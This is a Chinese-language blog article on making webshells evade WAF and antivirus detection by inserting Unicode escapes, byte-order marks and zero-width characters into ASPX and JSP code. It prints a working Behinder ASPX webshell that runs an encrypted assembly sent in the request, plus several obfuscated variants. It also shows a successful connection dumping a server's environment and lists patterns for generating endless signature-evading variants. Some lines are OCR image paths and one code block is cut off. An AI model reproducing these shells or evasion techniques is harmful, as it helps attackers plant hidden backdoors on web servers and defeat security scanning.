
基本信息获取完成，你可以使用CTRL+F进行搜索

成功连接。在平时我们的免杀制作中，我们可以对可编码的字符进行随机编码：我们可以对某些字符不编码，有些进行随机 u 个数的 unicode 编码，u 个数的随机性使得 waf 或者杀软定制特征规则变得困难，也为我们绕过防护提供了便利。

aspx 免杀之 unicode 特殊字符

咱们再来看看 aspx 脚本的免杀，之前在前一篇文章中说过 aspx 脚本也可以通过 unicode 编码

咱们再来看看 aspx 脚本的免杀，之前在前一篇文章中说过 aspx 脚本也可以通过 unicode 编码进行免杀操作，其实原理和 jsp 类似，因为 c# 语言也是支持 unicode 逃逸：



2.4.1 Unicode character escape sequences

A Unicode character escape sequence represents a Unicode character. Unicode character escape sequences are processed in identifiers (§2.4.2), character literals (§2.4.4.4), and regular string literals (§2.4.4.5). A Unicode character escape is not processed in any other location (for example, to form an operator, punctuator, or keyword).

```
unicode-escape-sequence:
    \u  hex-digit  hex-digit  hex-digit  hex-digit
    \U  hex-digit  hex-digit  hex-digit  hex-digit  hex-digit  hex-digit  hex-digit  hex-digit
```

A Unicode escape sequence represents the single Unicode character formed by the hexadecimal number following the "\u" or "\U" characters. Since C# uses a 16-bit encoding of Unicode code points in characters and string values, a Unicode character in the range U+10000 to U+10FFFF is not permitted in a character literal and is represented using a Unicode surrogate pair in a string literal. Unicode characters with code points above 0x10FFFF are not supported.

Multiple translations are not performed. For instance, the string literal "\u005Cu005C" is equivalent to "\u005C" rather than "\". The Unicode value \u005C is the character "\".

The example

```
class Class1
{
    static void Test(bool \u0066) {
        char c = '\u0066';
        if (\u0066)
            System.Console.WriteLine(c.ToString());
    }
}
```


shows several uses of \u0066, which is the escape sequence for the letter "f". The program is equivalent to

而且也支持 \ u 和 \ U 的表示方式，相对 jsp 来说，c# 语言更遵循 unicode 标准，这样使得我们有更多的途径去变换脚本语言的字符串以达到免杀的目的。unicode 特殊字符：

字符	名称	描述
''	U+FEFF (Byte Order Mark - BOM)	该字符能够指定字节顺序。该字符本身是零宽度、不可见的。如果软件不遵守该字符（如 PHP 解释器）就会导致各种奇怪的现象。
''	'\uFFEF' Reversed Byte Order Mark (BOM)	除非出现在文本开头，否则不是有效的字符。
''	'\u200B' zero-width non-break space	（该字符不可见，唯一的效果就是防止其他字符之间的连接）
''	U+00A0 NO-BREAK SPACE	强制两侧的字符连接到一起。即 HTML 中著名的&nbsp;
''	U+00AD SOFT HYPHEN	（在 HTML 中）类似于零宽度空格，但当（且仅当）发生换行时显示为连字符
''	U+200D ZERO WIDTH JOINER	强制两侧的字符连接到一起（例如，阿拉伯字符，或支持该行为的表情符号）。可以用来创造顺序组合的表情符号。
''	U+2060 WORD JOINER	同 U+00A0，但完全不可见。可以用来在 Twitter 上书写@font-face。


比如：\ufeff

我们还是以冰蝎为栗子，进行测试：




```
<%@ Page Language="C#" %>
<%@Import Namespace="System.Reflection"%>
<%if (Request["pass"]!=null){ Session.Add("k", Guid.NewGuid().ToString().Replace("-",
"").Substring(16)); Response.Write(Session[0]); return;}byte[] k =
Encoding.Default.GetBytes(Session[0] + ""),c = Request.BinaryRead
(Request.ContentLength);Assembly.Load(new
System.Security.Cryptography.RijndaelManaged().CreateDecryptor(k,
k).TransformFinalBlock(c, 0, c.Length)).CreateInstance("U").Equals(this);%>
```

将 "Request" 修改为 "R\ufeffequest", 然后使用冰蝎连接:



```
http://172.16.11.216:81/shell1.aspx

环境变量:
COMPUTERNAME:WIN-HH3QAS1OJ6L
APPDATA:C:\Windows\system32\config\systemprofile\AppData\Roaming
LOCALAPPDATA:C:\Windows\system32\config\systemprofile\AppData\Local
PSModulePath:C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
PROCESSOR_ARCHITECTURE:AMD64
CommonProgramW6432:C:\Program Files\Common Files
CommonProgramFiles(x86):C:\Program Files (x86)\Common Files
ProgramFiles(x86):C:\Program Files (x86)
PROCESSOR_LEVEL:6
windows_tracing_flags:3
ProgramFiles:C:\Program Files
USERNAME:WIN-HH3QAS1OJ6L$
SystemRoot:C:\Windows
APP_POOL_CONFIG:C:\inetpub\temp\apppools\aspxtest\aspxtest.config
```



APP_POOL_ID:aspxtest
状态
基本信息获取完成，你可以使用CTRL+F进行搜索
冰蝎 v2.0 By rebeyond

发现依然可以正常使用。另外，在 unicode 有一类字符叫零宽连接符 ZWJ，是一种不可打印字符，用于某些复杂语系的计算机排版系统中，如阿拉伯语系、印度语系等。将 ZWJ 放在两个本来不会连接的字符之间，将会导致它们以连接的形式打印。


常见的零宽连接符有以下几个：

```
\u200c
\u200d
\u200e
\u200f
```

经过测试，在函数字符串中插入这些字符都不会影响脚本的正常运行，而且插入的连接符数量也是没有限制的，这样使得查杀变得异常困难：


```
<%@ Page Language="C#" %>
<%@Import Namespace="System.Reflection"%>
<%if (R\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e
\u200e\u200e\u200e\u200e\U00000065\U00000071\U00000075\U00000065\U00000073\U00000074
["pass"]!=null){ \U00000053\U00000065\U00000073\U00000073\U00000069\U0000006F
\U0000006E.\U00000041\U00000064\U00000064("k", Guid.NewGuid().ToString().Replace("-",
"")).\U00000053\U00000075\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e
\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e
\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e
\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e\u200e
\u200e\u200e\u200e\u200e\u200e\u200e\u200e
\U00000062\U00000073\U00000074\U00000072\U00000069\U0000006e\U00000067(16));
Response.Write(Session[0]); return;}byte[] k = \U00000045\U0000006e
\U00000063\U0000006f\U00000064\U00000069\U0000006e\U00000067.Default.GetBytes(Session
```

在 jsp 中，这些特殊字符的插入就不能使程序正常运行了：



```
package test;

public class Test {
    public static void main(String[] args) {
        \uuuuuuuuuuuuuu0053\u200f\uuuu0079\u0073\uuu0074\u0065\u006d.out.println("\u0001");
    }

}
```

System cannot be resolved

8 quick fixes available:

总结

针对于不修改脚本逻辑方式的 unicode 编码免杀改造，我们有很多种修改方法，针对于 jsp 脚本可进行编码的地方，我们不必要进行全部编码，随机的字符编码加上 \ u 后面 16 进制的字母大小写，导致特征函数有数不尽的表示方法：

```
xyz可以表示成：
x\u0079\u007a
\u0078y\u007a
\u0078\u0079z
\u0078\u0079\u007A
\u0078\uuuu0079\uuu007a
\uuuuu0078\uu0079z
\uuuuuuuuu0078yz
等等。。。
```

```
等等。。。
```

对于 aspx，甚至更多：

```
xyz可以表示成：

x\u0079\u007a
\u0078y\u007a
\u0078\u0079z
\u0078\u0079\u007A
\U00000078\u0079z
\U00000078\u200c\u200d\u200d\U0000200d\u0079z
等等。。。
```

本文针对 unicode 对 webshell 的免杀的方式进行了进一步延伸，提供大家一种思路。这种方式多用于文件上传时被 waf 拦截的情景，当然我们平时在 shell 利用时，更多的困难在于躲避流量被发现，所以这种编码方式加密只是一个很小的知识面。

本文作者：奇安信安全服务专家 强强

推荐阅读

闲谈 Webshell 在实战中的应用

不出网主机搭建内网隧道新思路

Linux 后门总结 - SSH 利用篇

Linux 后门总结 - 各类隐藏技能

Linux 后门总结 - 系统服务利用